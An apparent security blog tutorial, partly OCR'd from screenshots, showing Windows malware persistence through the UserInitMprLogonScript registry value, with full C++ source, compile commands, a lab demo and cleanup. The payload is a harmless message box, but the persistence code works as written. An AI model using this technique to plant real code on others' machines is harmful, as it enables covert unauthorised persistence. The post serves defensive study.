
Malware development: persistence - part 20. UserInitMprLogonScript (Logon Script). Simple C++ example.

cocomelonc.github.io/persistence/2022/12/09/malware-pers-20.html

December 9, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via UserInitMprLogonScript value.

Windows enables the execution of logon scripts whenever a user or group of users logs into a system. Adding a script's path to the HKCU\Environment\UserInitMprLogonScript Registry key accomplishes this. So, to establish persistence, hackers may utilize Windows logon scripts automatically executed upon logon initialization.

practical example

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's meow-meow messagebox application (hack.cpp):

```
/*
hack.cpp
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

And, then just create persistence script (pers.cpp):

```
/*
pers.cpp
windows persistence via
setting UserInitMprLogonScript value
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // env
  const char* env = "Environment";
 // evil app
  const char* exe = "Z:\\2022-12-09-malware-pers-20\\hack.exe";
 // environment
 LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)env, 0, KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // update registry key value
   // reg add "HKEY_CURRENT_USER\Environment" /v "UserInitMprLogonScript" /t REG_SZ
/d "...\hack.exe" /f
    RegSetValueEx(hkey, (LPCSTR)"UserInitMprLogonScript", 0, REG_SZ, (unsigned
char*)exe, strlen(exe));
   RegCloseKey(hkey);
 }
  return 0;
```


```
}
```

As you can see, the logic is simple. Just set UserInitMprLogonScript key value under HKCU\Environment to the full path of our "malware" - Z:\\2022-12-09-malware-pers-20\hack.exe.

demo

Let's go to see everything in action. First of all, check Registry:

reg query "HKCU\Environment" /s



Then, compile our "malware" at the attacker's machine (kali):

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive



And for checking correctness, try to run hack.exe at the victim's machine (Windows 10 x64 in my case):

.\hack.exe

2 hack.cpp¬					
			lware-r		
	E4			win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox	
7 #include <windows.h>¬</windows.h>	1				
	File Mac	hine Viev	v Input D	evices Help	
<pre>8 #pragma comment (lib, "user32.lib") -</pre>			100		
9 To		15			
10 int WINAPI WinMain(HINSTANCE hInstance	Recycle Bin	x64dbg	PE-bear	malware	
<pre>11 MessageBox(NULL, "Meow-meow!", "=^</pre>					
12 ··return 0;¬					
13 }-	e			🔀 Windows PowerShell	
	Microsoft	pestudio	Wireshark	Windows PowerShell	
	Edge			Copyright (C) Microsoft Corporation. All rights reserved.	
			(TRUNKI)	PS C:\Users\User> reg query "HKCU\Environment" /s	
				HKEY_CURRENT_USER\Environment	
	Firefox	HxD	WinDbg (X64)	Path REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Microsoft\WindowsApps;;C:\Users\User\AppData\Loc rosoft VS Code\bin	
	THEIOX	TIME	Willbug (X04)	TEMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp TMP REG_EXPAND_SZ %USERPROFILE%\AppData\Local\Temp	
		~		OneDrive REG_EXPAND_SZ C:\Users\User\OneDrive	
		Q		PS C:\Users\User> cd Z:\2022-12-09-malware-pers-20\	
				PS Z:\2022-12-09-malware-pers-20> PS Z:\2022-12-09-malware-pers-20> .\hack.exe	
	shared (VBoxSvr) (Z)	PEview	Visual Studio Code		
				=^^= ×	
				Meow-meow!	
		18 C		Medw-medw:	
	Process Hacker 2	dllexp			
	FIGCKET 2			ОК	
	a la	1			
	x32dbg	procexp64			
					T

As you can see, our "malware" works perfectly.

At the next step, let's go to compile our persistence script at the attacker's machine:

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-allconstants -static-libstdc++ -static-libgcc -fpermissive




And run it at the attacker's machine:

.\pers.exe


Then, check our Registry key values again:


```
reg query "HKCU\Environment" /s
```




So, as you can see, the key (UserInitMprLogonScript) value is set.

That's all. Try to logout and login:





And after a few milliseconds, our "malware", meow-meow popped up:



Then, if we open Process Hacker and check hack.exe properties:

		win10-	-x64 (j	peekaboo) [Running] –	Oracle VM VirtualBox	:	
le Machi	ine View Input Devices I	Help						
ycle Bin	x64dbg PE-bear malware							
e								
crosoft				1.1				
Edge	Process Hacker [WINDOWS-V9H]	VK33\User]				- 🗆	×	
	Hacker View Tools Users Help	0						
5	🤹 Refresh 🎲 Options 🛛 🏙 Find	handles or l	DLLs		>>	Search Processes (Ctrl+K)		
Processes Services Network Disk								
irefox	Name	PID	CPU	I/O total	Private b	User name	De ^	
	HxTsr.exe	4368			5.97 MB	WINDOWS-V9H\User	Mi	
	RuntimeBroker.exe	4892			1.39 MB	WINDOWS V9H \User	Ru	
	📧 hack.exe	5020			1.41 MB	WINDOWS-V9H\User		
hared	RuntimeBroker.exe	5088			2.69 MB	WINDOWS-V9H\User	Ru	
xSvr) (Z)	RuntimeBroker.exe	5148			7.56 MB		Ru	
	smartscreen.exe	5188			15.86 MB		Wi	
	RuntimeBroker.exe sychost.exe	5204 5376	0.02		1.88 MB	WINDOWS-V9H\User WINDOWS-V9H\User	Ru Hc	
2	fontdryhost.exe	5448	0.02		1.59 MB	WINDOWS-V5Him (USEI	Us V	
rocess	OneDrive.exe	<					>	
acker 2	CPU Usage: 5.82% Physical memory	/: 1.03 GB (3	3.08%)	Processes: 6	7			×
-		-			-			
						Barness and and	Meow-	meow!
32dbg	ргосехрб4							ОК
-								

5		win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox	008
i File Mach	nine View Input	Devices Help	
Recycle Bin	x64dbg PE-bea	r malware	
e 🤁	🔳 hack.exe (5020) Pro	pperties — — X	
N Microsoft Edge	General Statistics Pe	erformance Threads Token Modules Memory Environment Handles GPU Comment	
m	File		
	N/A		
	Version: N/A	(ED)	
Firefox	Image file name:		
		2022-12-09-malware-pers-20\hack.exe	
	Process		
shared	Command line:	Z:\2022-12-09-malware-pers-20\hadk.exe	
(VBoxSvr) (Z)	Current directory:	C:\Windows\system32\	
	Started:	2 minutes and 12 seconds ago (9:07:24 PM 12/11/2022)	
	PEB address:	0x559897c000 Image type: 64-bit	
Process	Parent:	Non-existent process (6036)	
Hacker 2	Mitigation policies:	DEP (permanent); ASLR (high entropy) Details	
1 32	Protection: None	Permissions Terminate	
x32dbg		=^^= ×	
		Meow-meow!	
		ОК	
			A REAL
		The state	
0	Type here to search	이 🗘 片 🥽 🍅 🔼 💶 🕼 🕺 🖈 스 🖙 닾	4 ^{3) 9:09 PM} 12/11/2022 号 1
		S 🗢 🐙 🖓 💼 🛛 🗗	

we see that the parent process is "non-existent" process.

If you have studied the windows internals at least a little, you know that exists processes which have "non-existent" process as parent. For example, Windows Explorer - explorer.exe. Parent process is userinit.exe or winlogon.exe, but can be anything .exe using explorer.exe. Parent will show as <Non-existent Process> since userinit.exe terminates itself. Another example is Windows Logon - winlogon.exe. Parent is "does not exist" since smss.exe exits.


If we check hack.exe properties via <u>Sysinternals Process Explorer</u>, we can see "Autostart Location" value:

File	Machine View Input Devices Help			
🂐 Proc File O	■ hack.exe:5020 Properties - □ ×	ministrator)	_	o ×
	GPU Graph Threads TCP/IP Security Environment Strings Image Performance Performance Graph Disk and Network		<filter by="" name=""></filter>	
Process	The second s	otion	Company Name	^
📑 dli	Image File	-	Microsoft Corporation	
CS 🗐		erver Runtime Process		
R R			Microsoft Corporation	
e Se	Version: n/a	ft Windows Search I I	· · · · · · · · · · · · · · · · · · ·	
sv	Build Time: Sun Dec 11 20:54:19 2022	ocess for Windows S I		
So So	Path:	Guard Runtime Monit I		
<u>C:4</u> CC			Microsoft Corporation	
Se Se	Z:\2022-12-09-malware-pers-20\hack.exe Explore	and Cortana applicati ocess for Windows S		
SV	Command line:		Microsoft Corporation	
Sy Ru	Z:\2022-12-09-malware-pers-20\hack.exe		Microsoft Corporation	
ter an	Current directory:		Sysintemals - www.sysinte	ər
	C:\Windows\System32\	ndia modeaa Explorer	oyan torridia - www.ayan to	
	Autostart Location:	ion Frame Host	Microsoft Corporation	
R			Microsoft Corporation	
R	HKCU\Environment\UserInitMprLogonScript Explore		Microsoft Corporation	
sm 🗐		s Defender SmartScr	Microsoft Corporation	_
sv	Parent: <non-existent process="">(6036) Verify</non-existent>	ocess for Windows S I	Microsoft Corporation	
📑 foi	User: WINDOWS-V9HNK33\User	de Font Driver Host	Microsoft Corporation	_
Or 👝	Started: 9:07:24 PM 12/11/2022 Image: 64-bit Bring to Front	ft OneDrive	Microsoft Corporation	
📑 dv	Kill Process	Window Manager	Microsoft Corporation	_
📑 au	Comment:	s Audio Device Grap I	Microsoft Corporation	
📝 cti	VirusTotal: Submit	ader I	Microsoft Corporation	
📑 Sk			Microsoft Corporation	
C:4. CC	Data Execution Prevention (DEP) Status: Enabled (permanent)		Microsoft Corporation	
📑 sil	Address Space Load Randomization: High-Entropy, Bottom-Up	rastructure Host	Microsoft Corporation	
	Control Flow Guard: Disabled			
	Enterprise Context: N/A			`
c 💷 🗇	interprocontext INA			
	o 🛱 🔚 ڬ 🗾 🗰 🍂	x ^q ,	へ II:0 へ II:0 12/11	4 PM /2022

Everything is worked perfectly! =^..^=

After the end of experiment, delete the key:

Remove-ItemProperty -Path "HKCU:\Environment" -Name "UserInitMprLogonScript"



This persistence trick is used by <u>APT28</u> group and software like <u>Attor</u> and <u>Zebrocy</u> at the wild.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

This is a practical case for educational purposes only.

```
Sysinternals Process Explorer
Malware persistence: part 1
APT28
Attor
Zebrocy (Trojan)
source code in github
```

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*